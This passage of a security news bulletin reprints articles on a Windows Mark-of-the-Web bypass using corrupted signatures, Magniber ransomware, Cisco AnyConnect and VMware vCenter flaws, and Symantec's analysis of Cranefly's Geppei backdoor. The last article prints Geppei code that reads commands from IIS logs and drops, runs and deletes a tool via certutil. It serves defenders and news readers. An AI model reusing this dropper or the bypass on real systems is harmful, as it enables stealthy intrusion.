
Both of these JavaScript (.JS) files were shared with BleepingComputer, and as you can see below, they both received a Mark-of-the-Web, as indicated by the red boxes, when downloaded from a website.



Mark-of-the-Web on Dormann's PoC exploits

Source: BleepingComputer

The difference between the two files is that one is signed using the same malformed key from the Magniber files, and the other contains no signature at all.



Dormann's PoC Exploits

Source: BleepingComputer

When the unsigned file is opened in Windows 10, a MoTW security warning is properly displayed.

However, when double-clicking the 'calc-othersig.js,' which is signed with a malformed key, Windows does not display a security warning and simply executes the JavaSript code, as demonstrated below in the link.


https://www.bleepstatic.com/images/news/Microsoft/vulnerabilities/j/js-motw/demo.gif

Demonstration of the Windows zero-day bypassing security warnings

Using this technique, threat actors can bypass the normal security warnings shown when opening downloaded JS files and automatically execute the script.

BleepingComputer was able to reproduce the bug in Windows 10. However, for Windows 11, the bug would only trigger when running the JS file directly from an archive.

Dormann told BleepingComputer that he believes this bug was first introduced with the release of Windows 10, as a fully patched Windows 8.1 device displays the MoTW security warning as expected.



According to Dormann, the bug stems from Windows 10's new 'Check apps and files' SmartScreen feature under Windows Security > App & Browser Control > Reputation-based protection settings.

"This issue is in the new-as-of-Win10 SmartScreen feature. And disabling "Check apps and files" reverts Windows to the legacy behavior, where MotW prompts are unrelated to Authenticode signatures," Dormann told BleepingComputer.

"So that whole setting is unfortunately currently a tradeoff. On one hand, it does scan for baddies that are downloaded."

"On the other, baddies that take advantage of this bug can get a LESS-SECURE behavior from Windows compared to when the feature is disabled."

The zero-day vulnerability is particularly concerning as we know threat actors are actively exploiting it in ransomware attacks.


Dormann shared the proof-of-concept with Microsoft, who said they could not reproduce the MoTW security warning bypass.

However, Microsoft told BleepingComputer that they are aware of the reported issue and are investigating it.

Update 10/22/22

After the publication of this article, Dormann told BleepingComputer that threat actors could modify any Authenticode-signed file, including executables (.EXE), to bypass the MoTW security warnings.

To do this, Dormann says that a signed executable can be modified using a hex editor to change some of the bytes in the signature portion of the file and thus corrupt the signature.



Once the signature is corrupted, Windows will not check the file using SmartScreen, as if a MoTW flag was not present, and allow it to run.

"Files that have a MotW are treated as if there were no MotW if the signature is corrupt. What real-world difference that makes depends on what type of file it is," explained Dormann.

Source: https://www.bleepingcomputer.com/news/security/exploited-windows-zero-day-lets-javascript-files-bypass-security-warnings/

18. Ransomware Masquerading as Microsoft Update Targets Home Computers

A new ransomware threat is currently sweeping its way across home computers. And what's making it extra tricky is that it's disguised as an operating system update.

Be on the lookout for this new ransomware scheme and protect yourself from ransomware with a few of these tips.

What Is Magniber Ransomware?

Magniber is a new type of ransomware that is disguised at almost every touchpoint until it seemingly pops out of nowhere demanding money. The attack begins when someone visits a fake Windows 10 update website owned by the Magniber cybercriminal group. Once someone clicks on a malicious link on that site, file-encrypting malware downloads onto the device.

Another stealth maneuver of Magniber is that the encryption malware downloads as a JavaScript file straight to the memory of the device, which can often slide under an antivirus' radar. This malware allows the criminal to view, delete, and encrypt files and gain administrator access of the device. Usually, before the person even knows their device is in danger, Magniber reveals itself and demands a ransom payment in exchange for releasing the documents and giving back control of the computer. If the device owner refuses to pay, the criminal threatens to delete the files forever.1

Personal Ransomware May Be on the Rise

For the last several years, large companies fell left and right to breaches. Hacker groups infiltrated complex cybersecurity defenses, got ahold of sensitive company or customer information, and threatened to release their findings on the dark web if not paid a hefty ransom. The reasons cybercriminals targeted corporate databases versus personal devices wasn't just because they could demand multiple millions, but because companies were better equipped to make ransom transactions anonymously. Often, cryptocurrency transactions are untraceable, which allows criminals to remain at large.

Now that more everyday people are proficient in cryptocurrency, ransomware may shift to targeting personal devices. Though the ransom payments won't be as lucrative, there also won't be corporate cybersecurity experts hot on the cybercriminal's tail.

How to Keep Your Device Safe

To avoid ransomware schemes similar to Magniber, adopt these three habits to better protect your device and digital privacy:

- Turn on automatic updates. It's best practice to accept all new software and device updates, which makes Magniber an especially difficult threat to detect. Consider configuring your device to auto-update. If you enable automatic updates, you can then treat any other popups or update websites with skepticism. To validate if an update prompt is genuine, go to your operating system or device's corporate page and search for any announcements about new updates.
- Regularly back up your important files. If you store sensitive documents (like your tax returns) or sentimental files (like your wedding photos) on your computer, consider also backing them up on an external hard drive. Not only will that free up memory on your

device, but it'll also protect them in case a cybercriminal takes control of your computer. When your device is scrubbed of these important files in the first place, you can factory reset your device without losing anything. That way, the cybercriminal gets nothing: neither your personal information nor your money.

- Avoid risky sites. Magniber downloaded onto devices after a person visited a site controlled by the cybercriminal. If you're ever suspicious about any site, it's best to leave and not click on any links while you're there. Even sites that attempt to mimic legitimate ones leave a few clues that they're fake. Check for typos, blurry logos, incorrect grammar, and hyperlinks that direct to long, unfamiliar URLs.

Ransomware Protection

If a cybercriminal gets in touch with you and demands a ransom, immediately contact your local FBI field office and file a report with the FBI's Internet Criminal Complaint Center. From there, the authorities will advise you on how to proceed.

Something you can start with now to defend against ransomware is to invest in McAfee+ Ultimate. It provides the most thorough device, privacy, and identity protection, including $25,000 in ransomware coverage.

1ZDNET, "This unusual ransomware attack targets home PCs, so beware"

Source: https://www.mcafee.com/blogs/internet-security/ransomware-masquerading-as-microsoft-update-targets-home-computers/

19. Cisco warns admins to patch AnyConnect flaws exploited in attacks

Cisco warned customers today that two security vulnerabilities in the Cisco AnyConnect Secure Mobility Client for Windows are being exploited in the wild.

The AnyConnect Secure Mobility Client simplifies secure enterprise endpoint access and enables employees to work from anywhere while connected to a secure Virtual Private Network (VPN) through Secure Sockets Layer (SSL) and IPsec IKEv2.

The two security flaws (tracked as CVE-2020-3433 and CVE-2020-3153) enable local attackers to perform DLL hijacking attacks and copy files to system directories with system-level privileges.

Mozilla Firefox fixes freezes caused by new Windows 11 feature

Following successful exploitation, the attackers could execute arbitrary code on the targeted Windows devices with SYSTEM privileges.

Luckily, both vulnerabilities require authentication, with the attackers being required to have valid credentials on the system. However, they could be chained with Windows privilege

escalation flaws, especially since proof-of-concept exploits are already available online for both CVEs [1, 2].

Today, two years after patching them in 2020, Cisco updated the security advisories to ask admins to update the vulnerable software and block ongoing attacks.

"In October 2022, the Cisco PSIRT became aware of additional attempted exploitation of this vulnerability in the wild," the company warned.

"Cisco continues to strongly recommend that customers upgrade to a fixed software release to remediate this vulnerability."

Added to CISA's list of bugs exploited in attacks

This warning confirms an announcement from Cybersecurity and Infrastructure Security Agency (CISA) on Monday that both security flaws have been added to its Known Exploited Vulnerabilities catalog.

Once added to CISA's list of bugs exploited in attacks, all Federal Civilian Executive Branch Agencies (FCEB) agencies are required by a binding operational directive (BOD 22-01) from November 2021 to apply patches or mitigation measures.

The federal agencies were given three weeks, until November 11th, to ensure that any ongoing exploitation attempts would be blocked.

As CISA added yesterday, "these types of vulnerabilities are a frequent attack vector for malicious cyber actors and pose significant risk to the federal enterprise."

The U.S. cybersecurity agency also strongly urged all organizations worldwide to prioritize patching these security bugs, even though BOD 22-01 only applies to U.S. FCEB agencies.

Source: https://www.bleepingcomputer.com/news/security/cisco-warns-admins-to-patch-anyconnect-flaw-exploited-in-attacks/

20. Vulnerability Spotlight: Data deserialization in VMware vCenter could lead to remote code execution

Marcin “Icewall” Noga of Cisco Talos discovered this vulnerability.

Cisco Talos recently discovered an exploitable data deserialization vulnerability in the VMware vCenter server platform.

VMware is one of the most popular virtual machine solutions currently available, and its vCenter software allows users to manage an entire environment of VMs. The vulnerability Talos discovered is a post-authentication Java deserialization issue that could corrupt the software in a way that could allow an attacker to exploit arbitrary code on the target machine.

TALOS-2022-1587 (CVE-2022-31680) is triggered if an adversary sends a specially crafted HTTP request to a targeted machine. The attacker would first have to log in with legitimate credentials to vCenter to be successful.

Cisco Talos worked with VMware to ensure that this issue is resolved and an update is available for affected customers, all in adherence to Cisco's vulnerability disclosure policy.

Users are encouraged to update these affected products as soon as possible: VMware vCenter Server, version 6.5, update 3t. Talos tested and confirmed this version of vCenter could be exploited by this vulnerability.

The following Snort rules will detect exploitation attempts against this vulnerability: 60433. Additional rules may be released in the future and current rules are subject to change, pending additional vulnerability information. For the most current rule information, please refer to your Firepower Management Center or Snort.org.

Source: https://blog.talosintelligence.com/vulnerability-spotlight-data-deserialization-in-vmware-vcenter-could-lead-to-remote-code-execution/

21. Hackers use Microsoft IIS web server logs to control malware

The Cranefly hacking group, aka UNC3524, uses a previously unseen technique of controlling malware on infected devices via Microsoft Internet Information Services (IIS) web server logs.

Microsoft Internet Information Services (IIS) is a web server that allows hosting websites and web applications. It's also used by other software such as Outlook on the Web (OWA) for Microsoft Exchange to host management apps and web interfaces.

Like any web server, when a remote user accesses a webpage, IIS will log the request to log files that contain the timestamp, source IP addresses, the requested URL, HTTP status codes, and more.

Mozilla Firefox fixes freezes caused by new Windows 11 feature

These logs are typically used for troubleshooting and analytics, but a new report by Symantec shows that a hacking group is utilizing the novel technique of using IIS logs to send commands to backdoor malware installed on the device.

Malware commonly receives commands through network connections to command and control servers. However, many organizations monitor network traffic to find malicious communication.

On the other hand, web server logs are used to store requests from any visitor worldwide and are rarely monitored by security software, making them an interesting location to store malicious commands while reducing the chances of being detected.

This is somewhat similar to the technique of hiding malware in Windows Event Logs, seen in May 2022, used by threat actors to evade detection.

Researchers at Symantec who discovered this new tactic say it's the first time they observed it in the wild.

For a group of skillful cyberspies like Cranefly, previously spotted by Mandiant spending 18 months in compromised networks, evading detection is a crucial factor in their malicious campaigns.

New trojan for new tricks

Symantec discovered a new dropper used by Cranefly, named "Trojan.Geppei," which installs "Trojan.Danfuan," a previously unknown malware.

Geppei reads commands directly from the IIS logs, looking for specific strings (Wrde, Exco, Cllo) that are then parsed to extract commands and payloads.

"The strings Wrde, Exco, and Cllo don't normally appear in IIS log files," explains the report by Symantec.

"These appear to be used for malicious HTTP request parsing by Geppei; the presence of these strings prompts the dropper to carry out activity on a machine."

```
flist = ['Wrde', 'Exco', 'Cllo', 'AppleWEBKit']
timenumber = 10
rows = 0
gflag = 0
while True:
    time.sleep(600)
    print('One Two Three')
    try:
        today = datetime.date.today()
        list1 = str(today).split('-')
        filename = 'u_ex' + list1[0][2:] + list1[1] + list1[2] + '.log'
        path = 'C:/inetpub/logs/LogFiles/W3SVC1/' + filename
        if os.path.exists(path):
            shutil.copy(path, 'C:\\windows\\temp\\IIS1.log')
            fp = open('C:\\windows\\temp\\IIS1.log', 'r')
            line = fp.readline()
            for i in range(rows):
                line = fp.readline()          if line != '':
                if len(line.split('Wrde')) == 3:
                    temp1 = line.split('Wrde')
                    wrde(temp1[1])
                if len(line.split('Exco')) == 3:
                    temp2 = line.split('Exco')
                    exco(temp2[1])
                if len(line.split('Cllo')) == 3:
                    clear()
                line = fp.readline()
                rows += 1
            else:
                fp.close()
                os.remove('C:\\windows\\temp\\IIS1.log')
    except:
        print('Bye-Bye')
```

Geppei's primary function *(Symantec)*

Depending on the string found in the IIS log, the malware will install additional malware ('Wrde' string), execute a command ('Exco' string), or drop a tool that disables IIS logging ('Cllo' string).

For example, if the HTTP request contains the "Wrde" string, Geppei drops a ReGeorg webshell or a previously undocumented Danfuan tool in a specified folder.

ReGeorg is a documented malware that Cranefly uses for reverse proxying, while Danfuan is a newly discovered malware that can receive C# code and compile it dynamically on the host's memory.

If the request contains the "Exco" string, the backdoor decrypts and launches an OS command on the server.

Finally, the "Cllo" string calls the clear() function that drops a hacking tool named "sckspy.exe," which disables event log logging on the Service Control Manager.

```
def clear():
    global gflag
    global rows
    text4 = '[malicious base64 encoded exe file]'
    if gflag == 0:
        try:
            fw = open('c:\\windows\\temp\\DMI27F127.txt', 'w')
            fw.write(text4)
            fw.close()
            os.system('certutil -decode c:\\windows\\temp\\DMI27F127.txt c:\\windows\\temp\\DMI27F127.cab')
            os.system('expand c:\\windows\\temp\\DMI27F127.cab c:\\windows\\system32\\sckspy.exe')
            os.system('c:\\windows\\system32\\sckspy.exe >c:\\windows\\temp\\DMI27F128.txt')
            fp = open('c:\\windows\\temp\\DMI27F128.txt', 'r')
            str1 = fp.readline()
            if str1.find('success') != -1:
                gflag = 1
            fp.close()
            os.system('del c:\\windows\\temp\\DMI27F127.txt')
            os.system('del c:\\windows\\temp\\DMI27F127.cab')
            os.system('del c:\\windows\\system32\\sckspy.exe')
            os.system('del c:\\windows\\temp\\DMI27F128.txt')
        except:
            print('bye-bye')
```

The clear function *(Symantec)*

Cranefly uses this stealthy technique to maintain a foothold on compromised servers and silently gather intelligence.

This tactic also helps evade tracking by law enforcement and researchers, as the attackers can deliver commands through various means like proxy servers, VPNs, Tor, or online programming IDEs.

It is unknown how long the threat actors might have been abusing this method in their attacks or how many servers have been compromised.

While many defenders are likely already monitoring IIS logs for signs of web shells, those routines may need to be tweaked to also search for the command strings used in this campaign.

Source: https://www.bleepingcomputer.com/news/security/hackers-use-microsoft-iis-web-server-logs-to-control-malware/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.